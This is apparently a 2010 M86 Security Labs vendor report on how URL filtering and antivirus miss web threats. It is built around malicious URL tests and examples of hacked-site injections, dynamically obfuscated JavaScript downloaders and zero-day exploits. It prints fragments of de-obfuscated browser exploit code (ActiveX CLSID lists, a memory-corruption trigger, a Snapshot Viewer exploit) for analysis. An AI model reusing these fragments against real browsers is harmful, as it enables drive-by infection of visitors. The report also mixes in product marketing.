Closing the Vulnerability Window in Today's Web Environment

M86 Security Labs Report


The business value of the Web, including its capacity for collaboration and real-time content availability through Web 2.0 applications, outweighs the inherent risks associated with an open environment. While integral to business productivity and profitability, the Web can also be detrimental, opening organizations to new attacks and malicious technologies that evade traditional prevention and detection.

Not surprisingly, more security attacks currently target users through the Web than via email, leaving the majority of IT security vendors unprepared for the volume and type of attacks used.

Despite the escalation of sophisticated Web attacks, many organizations continue to rely on conventional security methods to protect their data, employees and customers. Most users assume their systems are well-protected via regular desktop-based antivirus, application and operating system updates. However, this presumes that most users meticulously install updates as they're released, which is not the case. For example, an MDAC vulnerability—patched in 2006—is still used successfully in attacks today.

Even more discouraging: The most security-conscious users may still be vulnerable, depending on the tools and applications they use for protection.

The conventional wisdom in Web security has been that a layered approach is most successful at stopping threats. Generally, that strategy has included two layers at the gateway: URL filtering and the application of signature-based anti-virus scanning. During this time, the databases of anti-virus signatures have skyrocketed as vendors tried to keep up with the deluge of malware threats and websites.



While we believe that using a combination of technologies is still necessary, recent data show that the contribution of URL filtering and signatures has significantly dropped. In fact, the data from this report, taken by researching a sample of live malicious URLs, shows an alarmingly low effectiveness rate—even when using applications from three different major anti-virus vendors. Anti-virus scanning is only 40% effective at stopping Web-based threats. In addition, URL filtering effectiveness is as low as 3% in properly categorizing malicious URLs as malware. So, what is the window of vulnerability? **At least 6 in 10 malicious URLs get through in the absence of real-time code analysis technology.**

According to a recent report by IDC, "The advances in Web 2.0 technologies require a new generation of Web security tools that go well beyond traditional URL filtering."[1] In this report we discuss the effectiveness of current tools and establish the need for real-time code analysis as the base technology for stopping new and dynamic Web-based threats.

1 Worldwide Web Security 2009-1013 Forecast and 2008 Marketshares: It's All About Web 2.0 You TwitFace, IDC, August 2009

HOW WELL ARE YOU COVERED?


In February 2010, M86 Security Labs collected and tested more than 30,000 live malicious URL samples that were obtained from M86 Security's customer base, M86's Securebrowsing tool, and third-party feeds. After the samples were confirmed live, they were tested against three types of tools for detection effectiveness: a third-party URL list, three signature-based anti-virus scanners and real-time code analysis technology from M86's Secure Web Gateway. The results are outlined below.

URL Filtering

URL filtering, one of the earliest Web security technologies, was tested first. URL filtering controls where users go on the Web, effectively monitoring and managing productivity. Many URL filtering companies have developed large and sophisticated operations for crawling the Web. They claim to scan millions of URLs per day for content filtering and malware. However, because legitimate websites now comprise the majority of infected sites, this detection method has become less effective. To work, the vendor's remote scanning network must scan the Web page while it's infected and send this update to the customer. Knowing this, cybercriminals beat the odds by rapidly infecting many Web pages for only hours at a time.

This fact is evidenced in the test conducted by M86 Security Labs. Of the more than 15,000 malicious URLs M86 sent through a leading URL filtering list, only 444, or about 3%, were listed as known malware or spyware websites.

Perhaps of a greater concern, 5,273 URLs were categorized as known legitimate websites. Therefore, they would not have been blocked. The final 9,283 URLs were unknown and tagged as un-categorized.



The URLs were tested in real-time as M86 Security Labs was fed the active malicious customer URLs. Although the filtering lists had little time to react, it demonstrates the danger of relying on a filtering list-based security solution. Infection would have already occurred before M86 received the customer updates.


Despite common assumptions, URL filtering-based protection is employed by industry heavyweights as well as smaller vendors or in UTM-based appliances. In addition, high-profile vendors offer non-scalable real-time code analysis technology that analyzes content only on the URLs deemed malicious by their URL filtering list (3% in our test), making reliance on these URL filtering list-based products more dangerous.

Anti-virus Scanners

Most organizations install an anti-virus scanner on their users' desktops. As a best practice, they employ a different anti-virus application at their internet gateway, assuming that two scanners will provide adequate coverage to stop most threats. But as shown in the results below, the effectiveness of these solutions is waning.

As in the URL filtering test, M86 Security Labs used more than 15,000 active malicious URLs fed from customers and ran them through a combination of three leading anti-virus scanners to monitor the catch rate. Of the 15,000 URLs, only 6,107, or 39%, were blocked by any one of the three scanners. Considering that three scanners were used for this test, the individual results of any single anti-virus application would have been worse.

URL filtering and anti-virus scanning are still important elements of any Web security strategy. However, as this report indicates, these technologies, even when combined, leave a window of vulnerability open which allows as many as 6 in 10 Web malware threats to get through.



To better understand what has changed, this report will now present several examples of typical attacks and discuss the standard elements that allow cybercriminals to easily bypass existing static technologies.

THREAT LANDSCAPE OVERVIEW

Understanding the pervasiveness of security attacks via the Web helps decision makers determine which technologies and products should be used to combat them effectively. Once real-life threats are pinpointed, determining the strengths and weaknesses of each possible solution becomes easier.

Money motivates most hackers to target both private and corporate users, and their successes drive them to continuously perfect their attack methods and techniques.

Opening the Vulnerability Window

Cybercriminals prefer to attack using a previously unknown (zero-day) exploit, which uses a popular, legitimate site. They know that a fully dynamic attack is the key to prolonging its impact—even after the zero-day is discovered by security companies. This means that the same code is rarely served twice. Every request is answered with different, dynamically-created, hardly-obfuscated code. To launch their attacks, cybercriminals use combinations of three common elements:

- Hacking legitimate Web sites to serve malware
- Executing dynamic malicious code
- Exploiting known vulnerabilities

Next, this report explores all three Web attack elements using real-life examples of cyber attacks.

Example 1: Hacking a Legitimate Site to Serve Malware

A well-known USA sports site was hacked recently by cybercriminals who used script served from the actual site (as opposed to referencing another server hosting the malware).

Figure: Script Attack Example

The malicious obfuscated script is injected in the HTML code of the site:

After the de-obfuscation, a set of browser exploits is revealed:

```
function MD2C() {
 var t = new Array('{BD96C5'+'56-65A3-11'+'D0-983A-00C04FC'+'29E30}', '{BD96C'+'556-65A3-11'+'D
D4A21'+'0617116}', '{0006F'+'033-0000-0000-C000-000000'+'000046}', '{0006'+'F03A-0000-0000-C000
dc1fa'+'91d2fc3}', '{6414'+'512B-B978-451D-A0D8-FCFDF3'+'3E833C}', '{7F5B'+'7F63-F06F-4331-8A26
09FCD1D'+'B0766}', '{639F'+'725F-1B2D-48'+'31-A9FD-87484'+'7682010}', '{BA018'+'599-1DB3-44f'+'
25F5A1'+'1FAB19}', '{E8C'+'CCDDF-CA28-496b-B'+'050-6C07C962'+'476B}', null);
 var v = new Array(null, null, null);
 var i = 0;

                function ok() {
                 o1=document.createElement("tbody");
                 o1.click;
                 var o2 = o1.cloneNode();
                 o1.clearAttributes();
                 o1=null; CollectGarbage();
                 for(var x=0;x<a1.length;x++) a1[x].src=s1;
                 o2.click;
                }
```


This code should be blocked by every Web security product. However, security engines based on URL filtering and/or reputation technologies will fail to recognize this site as malicious because the code in question was introduced by a legitimate site. This site has a high reputation rating because it:


- was created in 1995 (not a new site and not suspicious to Web reputation filters)
- is located in the U.S. (not in China or Russia)
- has never served malicious code before
- deals with a respectable topic


The malicious code was hosted on this site for only a few days before being noticed and cleaned by site administrators. The next time a Web crawler for a URL filtering or reputation product checks the site's category and/or reputation rank, hopefully it will be categorized as sports again.

In the best case, URL filtering/reputation engines would check this legitimate site while the malicious code is still hosted there, though this rarely happens. And if that happened, it would be too late for the innocent visitors who's systems were infected by the malicious code before it was re-categorized as dangerous. This highlights another issue: If users visited this site in their day-to-day work, these types of security technologies would block access to the site, preventing them from doing their jobs.

Shown below: Several well-known URL filtering list products categorized the site as it was hosting malicious code.







If this doesn't work, what will?
These constantly-changing websites require a true real-time solution that scans actual content as it's being accessed.

Using patented real-time code analysis technology, M86's Secure Web Gateway solution correctly de-obfuscated and identified the malicious code's true intent and content. It then removed the malicious script from the Web page, fixed the formatting and delivered the safe content to the user. The actual log information from the Secure Web Gateway identifying the block is shown below:

Block Reason	This page (or part of it) has been blocked because it attempts to exploit an application level vulnerability. Transaction ID is 4B8188760FB407004876.
Content Size	39841
Direction	Incoming
File name	Cache.aspx
Security Rule Name	Block Application Level Vulnerabilities

The default M86 Secure Web Gateway rules that identified the issue provide details on the attempted infection:

These rules are part of the default rule set, so users would not need to perform updates to block the attack.

Detecting and removing malicious code from a legitimate Web page provides considerable protection from security attacks. But often, hackers execute dynamic malicious code, another level of Web attack which is discussed in the next example.

Example 2: Executing Dynamic Malicious Code

When malicious code exploits one or more security vulnerabilities, the attack surface is widened. Using a malicious dynamic backend application (style PHP or ASPX) creates different obfuscated code samples for each browser's request. The logic could vary from attack to attack, but the meaning stays the same: Unique obfuscated code will be served for each user. Such logic can be based on geographical location, browser type, or for each different IP address.

```
<html><body><span id='qq' style='visibility: hidden'></span><div id='aa' style='visibility:
hidden'></div><div id='bb' style='visibility: hidden'></div><div id='dd' style='visibility:
hidden'></div><script language='javascript'>function uukbb(povph, aaxr , bhbq ,xqcdu){var ltzf =
"";for (var i = 0 ; i < povph.length; ++i) ltzf += bhbq(xqcdu ^(aaxr ^ povph.charCodeAt(i)));
return ltzf;}var povph =
"\x75\x58\x5f\x58\x5f\x58\x5f\x58\x5f\x23\x34\x27\x75\x25\x3d\x30\x36\x68\x65\x6e\x58\x5f\x23\x34\
x27\x75\x27\x2c\x37\x3f\x39\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x36\x27\x3b\x2d\x68\x65\x6e\x58\x5
f\x23\x34\x27\x75\x32\x39\x2c\x3b\x34\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x32\x21\x22\x32\x68\x65\
x6e\x58\x5f\x23\x34\x27\x75\x36\x2c\x2c\x3e\x3a\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x3a\x24\x21\x3
2\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x20\x25\x34\x37\x27\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x25\
x25\x27\x22\x37\x68\x65\x6e\x58\x5f\x23\x34\x27\x75\x3f\x37\x20\x24\x23\x68\x65\x6e\x58\x5f\x2
```

```
<html><body><span id='qq' style='visibility: hidden'></span><div id='aa' style='visibility:
hidden'></div><div id='bb' style='visibility: hidden'></div><div id='dd' style='visibility:
hidden'></div><script language='javascript'>function skbn(oxwr, erlqt , fzwo ,llxv){var sruy = ""
;for (var i = 0 ; i < oxwr.length; ++i) sruy += fzwo(llxv ^(erlqt ^ oxwr.charCodeAt(i)));return
sruy;}var oxwr =
"\xbe\x93\x94\x93\x94\x93\x94\x93\x94\xe8\xff\xec\xbe\xf7\xee\xe8\xf0\xa3\xae\xa5\x93\x94\xe8\xff\
xec\xbe\xe8\xea\xf2\xf2\xf0\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xf2\xf4\xed\xfc\xed\xa3\xae\xa5\x9
3\x94\xe8\xff\xec\xbe\xee\xe8\xf6\xef\xe7\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xe6\xf9\xf5\xfb\xa3\
xae\xa5\x93\x94\xe8\xff\xec\xbe\xfc\xe6\xfa\xf4\xf3\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xe9\xf2\xe
b\xee\xe9\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xfa\xed\xec\xf0\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\
xea\xf8\xe4\xf7\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xf6\xe4\xe7\xf5\xa3\xae\xa5\x93\x94\xe8\xff\xe
c\xbe\xf8\xe8\xfd\xe8\xe9\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xe7\xf9\xf3\xe6\xfd\xa3\xae\xa5\x93\
```

```
<html><body><span id='qq' style='visibility: hidden'></span><div id='aa' style='visibility:
hidden'></div><div id='bb' style='visibility: hidden'></div><div id='dd' style='visibility:
hidden'></div><script language='javascript'>function cwnc(vzbju, meapr , rmvtw ,dsbzx){var zduwr
= "";for (var i = 0 ; i < vzbju.length; ++i) zduwr += rmvtw(dsbzx ^(meapr ^ vzbju.charCodeAt(i
)));return zduwr;}var vzbju =
"\xbe\x93\x94\x93\x94\x93\x94\x93\x94\xe8\xff\xec\xbe\xf1\xe6\xf1\xf1\xf0\xa3\xae\xa5\x93\x94\xe8\
xff\xec\xbe\xfc\xf8\xf1\xef\xf4\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xf3\xfa\xf8\xe6\xf6\xa3\xae\xa
5\x93\x94\xe8\xff\xec\xbe\xfd\xf2\xe6\xfb\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xf2\xe4\xf9\xfb\xa3\
xae\xa5\x93\x94\xe8\xff\xec\xbe\xeb\xe7\xf5\xf4\xe9\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xe6\xf5\xe
c\xe4\xef\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xee\xe4\xfd\xfd\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\
xf6\xe4\xf5\xed\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xe8\xef\xf6\xe9\xa3\xae\xa5\x93\x94\xe8\xff\xe
c\xbe\xf6\xfa\xf8\xe9\xa3\xae\xa5\x93\x94\xe8\xff\xec\xbe\xfb\xf6\xf9\xfc\xf9\xa3\xae\xa5\x93\x94\
```

```
<html><body><span id='qq' style='visibility: hidden'></span><div id='aa' style='visibility:
hidden'></div><div id='bb' style='visibility: hidden'></div><div id='dd' style='visibility:
hidden'></div><script language='javascript'>function ngcn(tghzo, hjju , lrny ,vwun){var efxk = ""
;for (var i = 0 ; i < tghzo.length; ++i) efxk += lrny(vwun ^(hjju ^ tghzo.charCodeAt(i)));return
efxk;}var tghzo =
"\x9a\xb7\xb0\xb7\xb0\xb7\xb0\xb7\xb0\xcc\xdb\xc8\x9a\xd2\xd8\xd2\xd9\x87\x8a\x81\xb7\xb0\xcc\xdb\
xc8\x9a\xd5\xd9\xcd\xc0\xdb\x87\x8a\x81\xb7\xb0\xcc\xdb\xc8\x9a\xdd\xc0\xd8\xd2\x87\x8a\x81\xb7\xb
0\xcc\xdb\xc8\x9a\xc2\xd6\xd8\xd7\x87\x8a\x81\xb7\xb0\xcc\xdb\xc8\x9a\xd1\xde\xdd\xdf\xd0\x87\x8a\
x81\xb7\xb0\xcc\xdb\xc8\x9a\xc3\xd9\xc0\xdc\x87\x8a\x81\xb7\xb0\xcc\xdb\xc8\x9a\xd8\xd7\xd6\xd8\x8
7\x8a\x81\xb7\xb0\xcc\xdb\xc8\x9a\xd5\xc2\xd8\xd5\x87\x8a\x81\xb7\xb0\xcc\xdb\xc8\x9a\xd2\xd5\xd6\
```

The code snapshots above illustrate different code obfuscations served from the same malicious URL for different client requests. The code is generated dynamically at run-time. In this case, security solutions based on static signatures are useless because of the infinite number of different signatures.

To illustrate this point, we took one of the samples shown above and ran it through an anti-virus scanner testing service to see how well it was recognized:

Current status: **finished**

Result: **6/41 (14.63%)**

Compact | Print results


Antivirus	Version	Last Update	Result
a-squared	4.5.0.50	2010.02.21	-
AhnLab-V3	5.0.0.2	2010.02.20	-
AntiVir	8.2.1.170	2010.02.19	-
Antiy-AVL	2.0.3.7	2010.02.19	-
Authentium	5.2.0.5	2010.02.20	-
Avast	4.8.1351.0	2010.02.21	JS:Downloader-LD
AVG	9.0.0.730	2010.02.21	JS/Downloader.Agent
BitDefender	7.2	2010.02.21	-
CAT-QuickHeal	10.00	2010.02.19	-
ClamAV	0.96.0.0-git	2010.02.21	-
Comodo	4013	2010.02.21	TrojWare.JS.Obfuscated.~CG
DrWeb	5.0.1.12222	2010.02.21	-
eSafe	7.0.17.0	2010.02.21	-
eTrust-Vet	35.2.7315	2010.02.20	-
F-Prot	4.5.1.85	2010.02.20	JS/Psyme.IX.gen
F-Secure	9.0.15370.0	2010.02.19	-
Fortinet	4.0.14.0	2010.02.21	-
GData	19	2010.02.21	JS:Downloader-LD
Ikarus	T3.1.1.80.0	2010.02.21	-
Jiangmin	13.0.900	2010.02.21	-
K7AntiVirus	7.10.979	2010.02.20	-
Kaspersky	7.0.0.125	2010.02.17	Exploit.JS.Agent.axj
McAfee	5898	2010.02.20	-
McAfee+Artemis	5898	2010.02.20	-
McAfee-GW-Edition	6.8.5	2010.02.19	-
Microsoft	1.5406	2010.02.21	-
NOD32	4884	2010.02.21	-
Norman	6.04.08	2010.02.21	-
nProtect	2009.1.8.0	2010.02.21	-
Panda	10.0.2.2	2010.02.21	-
PCTools	7.0.3.5	2010.02.21	-
Prevx	3.0	2010.02.21	-
Rising	22.34.01.03	2010.02.11	-
Sophos	4.50.0	2010.02.21	-
Sunbelt	5690	2010.02.20	-
Symantec	20091.2.0.41	2010.02.21	-
TheHacker	6.5.1.5.202	2010.02.21	-
TrendMicro	9.120.0.1004	2010.02.21	-
VBA32	3.12.12.2	2010.02.21	-
ViRobot	2010.2.19.2194	2010.02.19	-
VirusBuster	5.0.27.0	2010.02.21	-

The results were unsatisfactory, with only 6 of 42 anti-virus scanners recognizing the code as malware. Unfortunately, this is representative of the type of malware users encounter. And, in this case, the user would have been infected.

In this example, signature-based anti-virus scanners were unable to stop the attack. However, M86's Secure Web Gateway properly de-obfuscated the malicious code in real-time as it was being downloaded by the user:

```
if(dfec='[object]'){
 for(imnt in vgzz){
  try{
   dfec=new ActiveXObject('snpvw.Snapshot Viewer Control.1');
   var oakve=vgzz[imnt];
   dfec.Zoom=0;
   dfec.ShowNavigationButtons=false;
   dfec.AllowContextMenu=false;
   dfec.SnapshotPath='http:/                                    '803f35dbe9fc94c9c74056a06dfca9';
   dfec.CompressedPath=oakve;
   dfec.PrintSnapshot();
```

The M86 Secure Web Gateway recognized the hidden exploits contained in the code:




Shown above: The detail provided by the M86 Secure Web Gateway. Active, true real-time code analysis of the traffic accessed by users is essential to detect and stop evasive crimeware attacks that use advanced dynamic obfuscation techniques.

This successful detection and prevention of dynamic malicious code-style attacks is another important step in closing Web vulnerability gaps. But for every door closed to a cybercriminal, another one quickly opens. The next example explores a particularly elusive type of Web attack.

Example 3: Exploiting Known Vulnerabilities (Zero-day Attack)

Zero-day exploits have significant infection success rate. Below is a timeline showing seven zero-day attacks from the second half of 2009 and how the "Window of Vulnerability" is a significant problem.


The chart below shows when the vulnerability was discovered first, and when the vendor issued a patch or release to fix it.



In this example, users were left vulnerable to these attacks for nearly 40% of the time—even when assuming updates were performed immediately.

Zero-day vulnerability exploits give attackers the ability to increase their chances significantly for successful infection or exploitation. Real-time code analysis technologies are especially effective at blocking zero-day vulnerabilities, even before the attack or vulnerability is discovered.

Example: On Tuesday, December 15, 2009, the security community became aware of a new zero-day Adobe vulnerability being exploited in the wild (CVE-2009-4324).



Adobe Reader/Acrobat "Doc.media.newPlayer()" Memory Corruption

Secunia Stay Secure

Secunia Advisory:	SA37690
Release Date:	2009-12-15
Last Update:	2009-12-16
Popularity:	6,490 views
Critical:	Extremely critical
Impact:	System access
Where:	From remote
Solution Status:	Vendor Workaround
Software:	Adobe Acrobat 3D 8.x Adobe Acrobat 8 Professional Adobe Acrobat 8.x Adobe Acrobat 9.x Adobe Reader 8.x Adobe Reader 9.x

